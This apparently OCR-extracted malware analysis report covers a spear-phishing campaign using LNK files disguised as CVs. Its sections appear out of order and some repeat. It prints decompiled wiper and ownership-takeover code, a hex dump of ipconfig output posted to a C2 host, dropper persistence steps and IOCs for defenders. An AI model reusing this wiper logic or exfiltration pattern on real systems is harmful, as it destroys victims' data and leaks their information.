
```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.


```
File Read     process:  rundll32.exe   op:  OpenRead     status:  0x00000000
              path:     \??\PhysicalDrive0

File Write    process:  rundll32.exe   op:  OpenModify   status:  0x00000000
              path:     \??\PhysicalDrive0
```

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
